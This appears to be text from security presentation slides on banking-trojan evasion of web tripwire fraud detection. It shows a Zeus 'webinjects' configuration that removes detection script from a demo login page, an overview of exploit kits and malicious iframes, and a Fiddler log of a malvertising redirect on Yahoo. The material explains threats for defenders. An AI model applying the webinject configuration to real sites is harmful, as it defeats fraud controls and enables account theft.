


# Demo: Device Fingerprint Execution





# Web Tripwire XMLHttpRequest



Headers Preview Response Timing

**Request URL:** http://zero.webappsecurity.com/login-fraud.html

**Request Method:** GET

**Status Code:** 200 OK

▼ **Request Headers** view source


- Accept: \*/\*
- Accept-Encoding: gzip, deflate, sdch
- Accept-Language: en-US,en;q=0.8
- Cache-Control: no-cache
- Connection: keep-alive
- DNT: 1
- Host: zero.webappsecurity.com
- If-Modified-Since:
- If-None-Match:
- Pragma: no-cache
- Referer: http://zero.webappsecurity.com/login-fraud.html
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
- WebTripwireCheck: On**

▼ **Response Headers** view source


- Accept-Ranges: bytes
- Connection: Keep-Alive
- Content-Length: 7492
- Content-Type: text/html
- Date: Fri, 03 Jan 2014 22:57:02 GMT
- ETag: "1d44-4ef17cd360b40"
- Keep-Alive: timeout=5, max=96
- Last-Modified: Fri, 03 Jan 2014 21:43:33 GMT
- Server: Apache/2.4.4 (Ubuntu) PHP/5.5.7
- WebTripwireHash: 9ebfa57ddd3f9e67c2f563225e673a8d**



# Demo: Web Tripwire Hash Validation



# Updated Zeus “webinjects” Configuration: *Removes Fraud Detection Code from HTML*




The image shows a screenshot of the Zeus Builder application window in the background. In the foreground, a Notepad window titled "webinjects - Notepad" is open, displaying the configuration for webinjects. The configuration is as follows:

```
set_url http://zero.webappsecurity.com/login-fraud.html GP
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end
```

The lines `data_inject` and `data_end` are highlighted with a red rectangular box.



# Zeus Strips Fraud Detection JS Code from HTML





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

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## Exploit Kit Overview



# Exploit Kits



- ◆ Serve as malware distribution mechanisms
- ◆ MaaS “Malware As a Service”
- ◆ Provide rich configuration and reporting



© Kahu Security





# Exploit Kit Prevalence (Q4 2013)






# Malicious Links

- ◆ Cybercriminals inject malicious iframe links to compromised web sites or to malicious web sites
- ◆ Then use malicious spam campaigns with links to those sites or wait for normal web traffic



# Victim Visits Infected Website





# Malvertising Infection on Yahoo

The screenshot displays the Fiddler Web Debugger interface. The left pane shows a list of network sessions. The right pane shows the details of the selected session, including the Request Headers, Client information, Cookies, Miscellaneous, and Transport sections. The Request Headers section shows a GET request to a Yahoo URL. The Client section shows the user agent and other client details. The Cookies section shows a single cookie. The Miscellaneous section shows the referer URL. The Transport section shows the connection and host information. The bottom pane shows the raw request body, which is a JavaScript snippet.

#	Result	Protocol	Host	URL	Body	Content-Type
1...	304	HTTP	l2.yimg.com	/r/q/darla/2-5-7/html/r-sf...	0	
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/launch/co...	539,325	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/launch/co...	73,873	application/...
1...	200	HTTP	b.scorecardresearch.com	/p?c1=2&c2=7241469&c5...	43	image/gif
1...	304	HTTP	l2.yimg.com	/d/lib/bc/bc_2.0.5.js	0	
1...	304	HTTP	l2.yimg.com	/r/q/darla/2-5-7/js/sfext-m...	0	
1...	200	HTTP	Tunnel to	ucs.query.yahoo.com:443	683	
1...	200	HTTPS	ucs.query.yahoo.com	/v1/console/yq?q=select...	204	text/javasc...
1...	302	HTTP	ads.yahoo.com	/st?ad_type=iframe&ad_s...	0	
1...	200	HTTP	ads.yahoo.com	/st?ad_type=iframe&ad_s...	6,139	
1...	200	HTTP	csc.beap.bc.yahoo.com	/yi?bv=1.0.0&bs=(135ue...	43	image/gif
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/color-...	25,233	application/...
1...	200	HTTP	ads.yahoo.com	/imp?_cbv=33875251138...	295	application/...
1...	200	HTTP	ads.yahoo.com	/get-user-id?ver=2&S=23...	0	text/javasc...
1...	200	HTTP	widget.uservoice.com	/GnqW94k3H38RyG8SOBi...	89,643	text/javasc...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/a/o/comm...	6,871	text/css; c...
1...	302	HTTP	slaptoniktons.net	/	0	text/html
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/common/...	11,053	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	210,827	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	122,002	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	153,016	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/class...	29,685	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/widge...	856	text/css; c...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/mail/ui/w...	1,986	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	1,446	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/mail/ui/fol...	7,366	application/...

**Request Headers**

GET /imp?\_cbv=33875251138\_msd=1&\_xcf=0&Z=300x250&cb=1388751037.160322&P=%24%7bRS%7d%7cAi\_SdWKL1bCiUNA

**Client**

Accept: \*/\*  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)

**Cookies / Login**

Cookie

**Miscellaneous**

Referer: http://ads.yahoo.com/st?ad\_type=iframe&ad\_size=300x250&site=1140947&section\_code=2355337551&cb=1388

**Transport**

